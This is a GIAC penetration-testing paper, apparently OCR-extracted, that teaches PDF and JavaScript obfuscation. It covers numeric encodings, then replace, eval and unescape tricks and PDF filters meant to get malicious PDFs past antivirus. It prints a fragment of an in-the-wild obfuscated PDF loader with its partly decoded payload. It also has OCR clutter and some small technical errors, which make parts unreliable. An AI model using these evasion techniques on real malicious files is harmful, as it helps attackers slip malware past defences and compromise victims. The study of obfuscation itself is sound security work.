Global Information Assurance Certification Paper

PDF Obfuscation – A Primer

GIAC (GPEN) Gold Certification

Author: Chad Robertson, chad@rocacon.com
Advisor: Dennis Distler

Accepted: TBA

Abstract

Obfuscation is widely used to attempt to hide malicious intent. There are a variety of automatic tools available to both obfuscate and deobfuscate code. What happens when automatic methods fail? What if you wish to create a malicious PDF for targeted use to subvert antivirus at a hardened client? Understanding obfuscation fundamentals will help you to both customize attack tool auto-generated PDFs as well as write custom PDFs as needed. What follows is an introduction to a variety of obfuscation techniques used by attackers to hide malicious intent and penetrate corporate networks.

"All warfare is based on deception"
--Sun Tzu, Art of War

Introduction

PDF, or Portable Data Format, is a widely used business file format that is often the target of exploitation. Symantec recently stated in its intelligence report from 2011 that "PDF files have become the attack vector of choice for targeted attacks" (Symantec). Trend Micro agrees stating that attackers are "using exploits in popular software packages (such as PDF) to send malicious documents" (Trend Micro).

Over the years, targeted attacks have become more and more sophisticated as a result of various defense technologies becoming better at detection. Trend Micro recently said, "Modified versions of this file type have been especially notorious these past few months since they are capable of attacking user systems by initially exploiting inherent vulnerabilities found in Adobe Reader and Acrobat" (Trend Micro). As with any battlefield, each additional defensive strategy results in the attacker altering his offensive stance in a slight way to maintain an advantage over his or her adversary. Thus, an understanding of obfuscation techniques has become necessary to thwart detection.

Because of the widespread use of obfuscation, many automated obfuscation tools have been developed to aid attackers. Many publically available tools employ only a single method of obfuscation and are written as proof of concept. Tools such as Metasploit offer comprehensive obfuscation techniques but are well understood by defenders. Thus, familiarity with obfuscation techniques allows the attacker to customize their attack to avoid detection and gain access to the client network.

The same holds true for deobfuscation applications. While tools, such as jsunpack, are designed as a comprehensive deobfuscation platform, many are designed to overcome a single obfuscation technique. Because of this limitation, their use is only valuable in certain cases. Due to the vast array of possible obfuscation techniques available, and with new techniques being discovered constantly, these automated deobfuscation tools are sometimes unable to successfully return the obfuscated code to human-readable code automatically. A fundamental understanding of obfuscation can

help us peel back the multiple layers of obfuscation in use by attackers to gain additional insight on how we can better hide our own exploitation techniques.

The usefulness of defensive technologies such as antivirus and intrusion detection/prevention systems, vary greatly from platform to platform. Some attempt to deobfuscate input completely, but care must be taken to not sacrifice performance in these cases. Also, if the PDF is malformed, or the defense application finds artifacts outside of specifications, it may ignore them. An attacker can leverage these anomalies to bypass defenses and gain a foothold on the system.

This paper is divided into three sections. The first will explore basic number encoding techniques used in obfuscation, Next we will explore programmatic methods of obfuscation. Finally, we will create a PDF with embedded malicious javascript and compare various techniques explored to bypass antivius.

Due to the massive amount of information available about various obfuscation techniques, this paper should be considered only a primer. The reader is encouraged to use this paper as a starting point on which to base their pursuit of obfuscation prowess.

1. Numeric Obfuscation Techniques

1.1. BaseX Encoding

BaseX encoding, X being a variable positive integer, is a form of positional notation. "Positional notation is a method of representing or encoding numbers." (Wikipedia). The base notation that readers are most likely familiar with is base10. "In mathematical numeral systems, the base is usually the number of unique digits, including zero, that a positional numeral system uses to represent numbers" (Wikipedia).

For example, base10 uses the digits 0 through 9 to represent numbers. If counting 0 through 9, the number that follows 9 (9+1) is not a new, unique symbol. Instead, 9+1 is represented by starting again at zero and shifting that representation to the left a single digit (10). Thus, the linear mathematical range between 8 and 9 is

equal to the linear mathematical range between 9 and 10. This example, of course, excludes non-linear mathematical scales (logarithmic, etc.).

1.2. Base64 Encoding

"Base64 encoding schemes are commonly used when there is a need to encode binary data that need to be stored and transferred over media that are designed to deal with textual data. This is to ensure that the data remain intact without modification during transport." (Wikipedia)

The base64 Wikipedia article does an excellent job describing base64 conversion. We will begin by exploring the example there and then expand upon it later within this section.

The base64 encoded word "Man" is "TWFu". To base64 encode the word "Man", we begin by determining the related ASCII 8-bit values for each letter.

M = 77
a = 97
n = 110

Those values can then be represented as 8-bit binary

01001101 =M
01100001 = a
01101110 = n

Since base64 breaks binary into 6 bit groups (6 bits have a maximum of $2^6 = 64$ different binary values) (Wikipedia) we need to group our binary a bit differently. The easiest way to see that is to connect them linearly and then redistribute into 6-bit groups.

010011010110000101101110

Is thus represented as:

Author Name, email@address

010011
010110
000101
101110

Each of those values are then recalculated in decimal:

010011 = (0 x 2^5) + (1 x 2^4) + (0 x 2^3) + (0 x 2^2) + (1 x 2^1) + (1 x 2^0) = **19**

and then compared to the base64 index table in appendix A.

1.2.1. Padding

"Special processing is performed if fewer than 24 bits are available at the end of the data being encoded. A full encoding quantum is always completed at the end of a quantity. When fewer than 24 input bits are available in an input group, no additional bits are added (on the right) to form an integral number of 6-bit groups. Padding at the end of the data is performed using the '=' character" (Internet Engineering Task Force).

To see this in action, consider the following example. Above, we explored encoding 'Man' into base64. The result was TWFu. How would we encode the letter 'M' only? The answer, "TQ==' will be explored below.

Let's begin by reviewing the binary representation of that character.

01001101 =M

If each character is a byte, and we need to separate those bytes into 6 byte groups, we find the following: 010011 and 01. 010011 equates to 19, or (0 x 2^5) + (1 x 2^4) + (0 x 2^3) + (0 x 2^2) +(1 x 2^1) +(1 x 2^0). The remaining bytes, 01, are then padded to complete the minimum 6-byte requirement: 010000. The result is 16, or (0 x 2^5) + (1 x 2^4) + (0 x 2^3) + (0 x 2^2) +(0 x 2^1) +(0 x 2^0). Looking in the base64 index we see 16 is mapped to the character 'Q'. The each remaining 8

bytes required to fulfill the minimum 24 bytes are padded by using the '=' character. Thus, 'M' is encoded to base64 as 'TQ=='.

1.3. ASCII Encoding

"ASCII, or, the American Standard Code for Information Interchange is a character encoding scheme originally based on the English alphabet" (Wikipedia). ASCII encoding is a method of representing characters with base2 (binary) strings. These strings can then be further converted to other formats as needed (hexadecimal, base64, etc).

b_7 b_6 b_5					0 0 0	0 0 1	0 1 0	0 1 1	1 0 0	1 0 1	1 1 0	1 1 1
Bits	b_4	b_3	b_2	b_1	Column → / Row ↓	0	1	2	3	4	5	6	7
	0	0	0	0	0	NUL	DLE	SP	0	@	P	`	p
	0	0	0	1	1	SOH	DC1	!	1	A	Q	a	q
	0	0	1	0	2	STX	DC2	"	2	B	R	b	r
	0	0	1	1	3	ETX	DC3	#	3	C	S	c	s
	0	1	0	0	4	EOT	DC4	$	4	D	T	d	t
	0	1	0	1	5	ENQ	NAK	%	5	E	U	e	u
	0	1	1	0	6	ACK	SYN	&	6	F	V	f	v
	0	1	1	1	7	BEL	ETB	'	7	G	W	g	w
	1	0	0	0	8	BS	CAN	(	8	H	X	h	x
	1	0	0	1	9	HT	EM	)	9	I	Y	i	y
	1	0	1	0	10	LF	SUB	*	:	J	Z	j	z
	1	0	1	1	11	VT	ESC	+	;	K	[	k	{
	1	1	0	0	12	FF	FC	,	<	L	\	l	|
	1	1	0	1	13	CR	GS	-	=	M	]	m	}
	1	1	1	0	14	SO	RS	.	>	N	^	n	~
	1	1	1	1	15	SI	US	/	?	O	_	o	DEL

(Source: http://en.wikipedia.org/wiki/File:ASCII_Code_Chart-Quick_ref_card.png)

In the table above we can see that the columns represent bits 7, 6 and 5 (0000000) and the rows represent bits 4, 3, 2, and 1 (0000000). Thus, using the table above we will demonstrate how characters can be encoded below (with a leading zero added for clarity).

Author Name, email@address

A = 01000001
R = 01010010
^ = 01011110

These binary values can be converted to hexadecimal, octal, or decimal as shown within appendix B.

1.4. Hexidecimal Encoding

"Hexadecimal is a positional notation system with a base of 16. It uses sixteen distinct symbols, most often the symbols 0-9 to represent the values zero to nine, and A, B, C, D, E, F (or alternatively a-f) to represent values ten to fifteen. For example, the number 2AF3 is equal, in decimal, to (2 x 16^3) + (10 x 16^2) + (15 x 16^1) + (3 x 16^0), or 10995." (Wikipedia).

"Each hexadecimal digit represents four binary digits (bits), and the primary use of hexadecimal notation is a human-friendly representation of binary-coded values in computing and digital electronics." (Wikipedia)

Hexadecimal to binary conversions can be seen in the chart below.

$0_{hex} = 0_{dec} = 0_{oct}$	0	0	0	0
$1_{hex} = 1_{dec} = 1_{oct}$	0	0	0	1
$2_{hex} = 2_{dec} = 2_{oct}$	0	0	1	0
$3_{hex} = 3_{dec} = 3_{oct}$	0	0	1	1
$4_{hex} = 4_{dec} = 4_{oct}$	0	1	0	0
$5_{hex} = 5_{dec} = 5_{oct}$	0	1	0	1
$6_{hex} = 6_{dec} = 6_{oct}$	0	1	1	0
$7_{hex} = 7_{dec} = 7_{oct}$	0	1	1	1
$8_{hex} = 8_{dec} = 10_{oct}$	1	0	0	0
$9_{hex} = 9_{dec} = 11_{oct}$	1	0	0	1
$A_{hex} = 10_{dec} = 12_{oct}$	1	0	1	0
$B_{hex} = 11_{dec} = 13_{oct}$	1	0	1	1
$C_{hex} = 12_{dec} = 14_{oct}$	1	1	0	0
$D_{hex} = 13_{dec} = 15_{oct}$	1	1	0	1
$E_{hex} = 14_{dec} = 16_{oct}$	1	1	1	0
$F_{hex} = 15_{dec} = 17_{oct}$	1	1	1	1

(Source: http://en.wikipedia.org/wiki/Hexadecimal)

To understand how ASCII, decimal, and hexadecimal work together, consider the following example. The character A = is assigned the decimal value of 65 (ASCII). This is represented in binary as 1000001, or, (1 x 2^6) + (0 x 2^5) + (0 x 2^4) + (0 x 2^3) + (0 x 2^2) + (0 x 2^1) + (1 x 2^0).

To find the hexadecimal representation, we need to break that binary string into four bit groups. 100 0001 should then be considered independently to represent the hexadecimal values. Thus, binary 100 represents the first digit and binary 0001 the second in the two digit hexadecimal equivalent. Looking at the table above (or calculating it out), binary 100 results in 4, or (1 x 2^2) + (0 x 2^1) + (0 x 2^0) being in the leftmost position of the resulting hexadecimal representation. Then, the remaining binary 0001 is represented in hexadecimal as 1. The final step is to align the values linearly thus resulting in hex 41 (sometimes noted as 0x41).

Author Name, email@address

1.5. XOR Operation

"XOR is one type of bitwise operation used to (among other things) obfuscate data. A bitwise operation operates on one or more bit patterns or binary numerals at the level of their individual bits. A bitwise XOR takes two bit patterns of equal length and performs a logical exclusive OR operation on each pair of corresponding bits. The result in each position is 1 if only the first bit is 1 *or* only the second bit is 1, but will be 0 if both are 0 or both are 1." (Wikipedia).

To see an example of this, consider the following:

Given the binary strings 01001001 and 00100110, an XOR operation would result in 01101111.

(Source: Author Created)

Any two string combination can then be used to discover the remaining third string.

(Source: Author Created)

For a practical example of this calculation, consider a RAID-5 (redundant array of independent disks) array. RAID-5 requires a minimum of three disks to facilitate the XOR calculation to achieve the "parity" necessary to recover lost data. Because of the nature of the XOR operation, any two of the three streams of bits can be XOR'd to achieve the third stream. As a result, within a RAID-5 array, any one disk can be lost and the array can be rebuilt given the remaining two streams of bits. With

regards to RAID-5, the result of the XOR operation is distributed across all disks further supporting the fault tolerance of the disk set.

2. Programmatic Obfuscation Techniques

2.1. Replace Method

"The replace method in javascript returns a copy of a string with text replaced using a regular expression or search string." (Microsoft)

```javascript
function ReplaceDemo()
{
    var s = "The batter hit the ball with the bat ";
    s += "and the fielder caught the ball with the glove.";

    // Replace "the" with "a".
    var re = /the/g;
    var r = s.replace(re, "a");
    return(r);
}
```

(Source: http://msdn.microsoft.com/en-us/library/t0kbytzc(v=vs.94).aspx)

In the example above, the string "The batter hit the ball with the bat and the fielder caught the ball with the glove" would be altered by the replace function to return "a batter hit a ball with a bat and a fielder caught a ball with a glove".

To apply this feature to the topic of obfuscation, consider how antivirus might view a PDF. Antivirus vendors must consider how long it takes to scan a file and how long a user must wait for a file to be returned. Scanning for strings only is much faster than executing embedded javascript and evaluating the resulting actions. If a particular antivirus application only looks for static artifacts within the file it deems indicative of shellcode then it may miss seemly benign text that will later be transformed into usable code.

To see this in action, we will take a look at a sample submitted to jsunpack focusing on the replace methods used.

```
var z; var y;   var h = 'edvoazcl';z = y = app[h.replace(/[aviezjl]/g, '')];   var tmp = 'syncAEEotScan'; y = 0;
z[tmp.replace(/E/g, 'n')](); y = z; var p = y.getAnnots ( {  nPage: 0 }) ;   var s = p[0]; s = s['sub' + 'ject']; var  1 =
s.replace(/[zhyg]/g, '%')  ; s =  unescape ( 1  ) ;app[h.replace(/[czomdqs]/g, '')]( s);  s =  ''; z  = 1;
```

(Source : http://jsunpack.jeek.org/)

Above we see several replace methods in use. A small sample of the string acted upon is shown below.

annot.push([{subject:'y0dy0ay0dy0ay09y66y75y6ey63y74y69y6fy6ey20y6dy58y58y5f
y36y64y28y59y49y30y5fy5fy37y5fy43y5fy57y5fy36y5fy62y2cy20y55y6ay6fy77y5fy65
y38y37y52y35y73y38y38y29y7by76y61y72y20y43y6cy5fy5fy67y52y47y6ay6fy20y3d
y20y61y72y67y75y6dy65y6ey74y73y2ey63y61y6cy6cy65y65y3by76y61y72y20y79y3
2y48y72y35y32y32y34y5fy5fy4cy20y3dy20y30y3by76y61y72y20y71y5fy66y5fy69y36
y20y3dy20y35y31y32y3b

Putting the pieces together, we can see the variable "s" is made up of the string subject (sub+ject above). Then, the replace method is run on the content of the s variable by s.replace(/[zhyg]/g, '%') replacing all occurrences of y (or zhg for that matter) with %. The resulting string is converted from obfuscated text into hexadecimal encoded text.

%0d%0a%0d%0a%09%66%75%6e%63%74%69%6f%6e%20%6d%58%58%5f%36
%64%28%59%49%30%5f%5f%37%5f%43%5f%57%5f%36%5f%62%2c%20%55%
6a%6f%77%5f%65%38%37%52%35%73%38%38%29%7b%76%61%72%20%43%
6c%5f%5f%67%52%47%6a%6f%20%3d%20%61%72%67%75%6d%65%6e%74%
73%2e%63%61%6c%6c%65%65%3b%76%61%72%20%79%32%48%72%35%32
%32%34%5f%5f%4c%20%3d%20%30%3b%76%61%72%20%71%5f%66%5f%69
%36%20%3d%20%35%31%32%3b

Converting that string to text results in the following (non-string characters removed):

function mXX_6d(YI0__7_C_W_6_b, Ujow_e87R5s88){var Cl__gRGjo =
arguments.callee;var y2Hr5224__L = 0;var q_f_i6 = 512;

Author Name, email@address

2.2. Array Trickery

Another technique used by malicious javascript authors to alter execution flow is dependent upon arrays. Arrays are a very common programming construct used to contain lists of values. For our purposes, an array is understood to contain a series of values labeled n+1 beginning at zero. Storing values in arrays, and then returning to a particular value within that array depending on the result of other variable functions allows for dynamic code execution.

For example, let us take yet another look at one of Neosploit's PDF obfuscation techniques. The malware authors use the getAnots() call to return an array of objects containing the documents annotations. The function getAnots() returns annotations present within the PDF. Annotations can be thought of as stickynotes stuck to a particular PDF. The key to the deobfuscation routine is contained within the first annotation. If the PDF is not opened within Adobe Acrobat then the javascript does not return expected values and the function will return an alternate annotation. Therefore, analysis external to Acroat Reader will be unsuccessful unless this behavior is considered and accommodations put into place.

2.3. No Alnum

In javascript, numbers can become strings, strings can become numbers, and arrays can become strings. "Thus, for example, [] in a string context becomes "". "" in a number context becomes 0. If we were to do: "" - 1 we'd get the number -1. Additionally if we were to do [] - 1 we'd get -1. ++ is also able to coerce a string into a number." (jeresig)

Using this technique the attacker can create a complex string that will evaluate to numeric results (or alphanumeric if, for example, referencing characters in a string) making this technique valuable for obfuscation.

Author Name, email@address

Three simple examples are shown below.

```
1  <script type="text/javascript">
2  var test = ++[[]][+[]]
3  var mystring = '0123456789';
4  document.write(mystring[test]);
5  </script>
6
7  <script type="text/javascript">
8  var test = ++[++[[]][+[]]][+[]]
9  var mystring = '0123456789';
10 document.write(mystring[test]);
11 </script>
12
13 <script type="text/javascript">
14 var test = ++[++[++[[]][+[]]][+[]]][+[]]
15 var mystring = '0123456789';
16 document.write(mystring[test]);
17 </script>
```

1

2


3

(Source: Author created)

In the first script, the test variable evaluates as 1. The second, the test variable evaluates as 2. Finally, the third test variable evaluates as 3. To understand how the first example, ++[[]][+[]] evaluates to 1, read on.

Building upon the previous information, we know that [] evaluates as “”. “”, in a number context, becomes 0 if + is present. Let’s apply those rules in individual steps to the string above.

Author Name, email@address



(Source: Author created)


The final value results in an array. The returned result is 1. Each other string in the example can be evaluated similarly to achieve similar results.

How could this be used to obfuscate? A returned numeric value could be used to refer to offset characters in a seemingly arbitrary string which is then used to craft additional code at runtime by using, for example, String.fromCharCode(X). Similarly, one could add necessary characters to an array and then use this technique to alter execution at runtime.

Author Name, email@address

The previous techniques are modest in comparison to those available in the wild. A much more extreme example, shown below, converts a simple javascript string into an equivalent alnum string containing 40228 characters total.
“alert("Hello, JavaScript")”

Could be obfuscated as:



Author Name, email@address

Source: (JSF*ck)

2.4. PDF Filters

PDF files, and the javascript they often contain, use a variety of obfuscation techniques to avoid detection. On April 22nd, 2011, researchers at Avast!, a Czech security vendor, detected a new technique for obfuscation using filters supported by the format. "The filter, JBIG2Decode, is normally used to decode monochrome image data but in this case the attackers used it to store javascript code" (Avast!).

Refer to the PDF specification documents (found here: http://www.adobe.com/devnet/pdf/pdf_reference.html) to see the only filters intended for stream encoding/decoding are ASCIIHexDecode, ASCII85Decode, LZWDecode, FlateDecode, RunLenghDecode, CCITTFaxDecode, and DCTDecode. Contrast that list with the complete list of encoders available and you will find three not included; JBIG2Decode, JPXDecode, Crypt. Could JPXDecode also be used to obfuscate malicious code? These are the questions to ask ourselves that lead us to solving detection problems in creative ways.

Author Name, email@address

There are several filters available to encode streams as noted within the Adobe PDF specification. These are shown below:


Abbreviations for standard filter names

STANDARD FILTER NAME	ABBREVIATION
ASCIIHexDecode	AHx
ASCII85Decode	A85
LZWDecode	LZW
FlateDecode (PDF 1.2)	Fl (uppercase F, lowercase L)
RunLengthDecode	RL
CCITTFaxDecode	CCF
DCTDecode	DCT

(Source: http://wwwimages.adobe.com/www.adobe.com/content/dam/Adobe/en/devnet/pdf/pdfs/adobe_supplement_iso32000.pdf)

These filters provide built in obfuscation functionality. While this is handy when a data file is transmitted over a medium that requires such encoding or to simply make the file smaller, it is also taken advantage of by malware authors. "By combining the filters in weird ways the malware author hopes to bypass detection by malware scanners and deliver a malicious payload to the victim." (Sophos) For example, CCITTFaxDecode has been spotted in the wild being used for obfuscation (Sophos).

Author Name, email@address



Source: (Sophos)

The analyst at Sophos decodes the first few bytes of the file and discovers that the file is attempting to exploit the vulnerability CVE-2010-2883.

2.5. Eval() Function

Within javascript, "the eval() function evaluates or executes an argument. If the argument is an expression, eval() evaluates the expression. If the argument is one or more JavaScript statements, eval() executes the statements." (w3schools)

For the purpose of malicious obfuscation, the eval function can mask our code within an equivalent expression. It is common for antivirus vendors to consider strings common to malicious code when evaluating code. For example, some antivirus products are known to trigger on the unescape function. To prevent this using eval(), one could replace "unescape" with eval('un' + 'es' + 'ca' + 'pe') or javascript with eval('jav' + 'a' + 'scr' + 'ipt').

2.6. Escape/unescape Function

Escape/unescape is a programmatic function used to convert a string into a standard format to allow for easier transmission across various mediums and/or protocol. Some methods of data transmission handle various characters in different

ways. The best way to avoid the misinterpretation of a string is to convert it (escape) into a common format which can then be converted back (unescaped) by the recipient.

Consider the following example:

The string, "drop bobby tables; His attendance is no longer desired -- Momma tables" could be escaped like this:

drop%20bobby%20tables%3B%20His%20attendance%20is%20no%20longer%20desired%20--%20Momma%20tables

or:


%64%72%6f%70%20%62%6f%62%62%79%20%74%61%62%6c%65%73%3b%20%48%69%73%20%61%74%74%65%6e%64%61%6e%63%65%20%69%73%20%6e%6f%20%6c%6f%6e%67%65%72%20%64%65%73%69%72%65%64%20%2d%2d%20%4d%6f%6d%6d%61%20%74%61%62%6c%65%73

or:

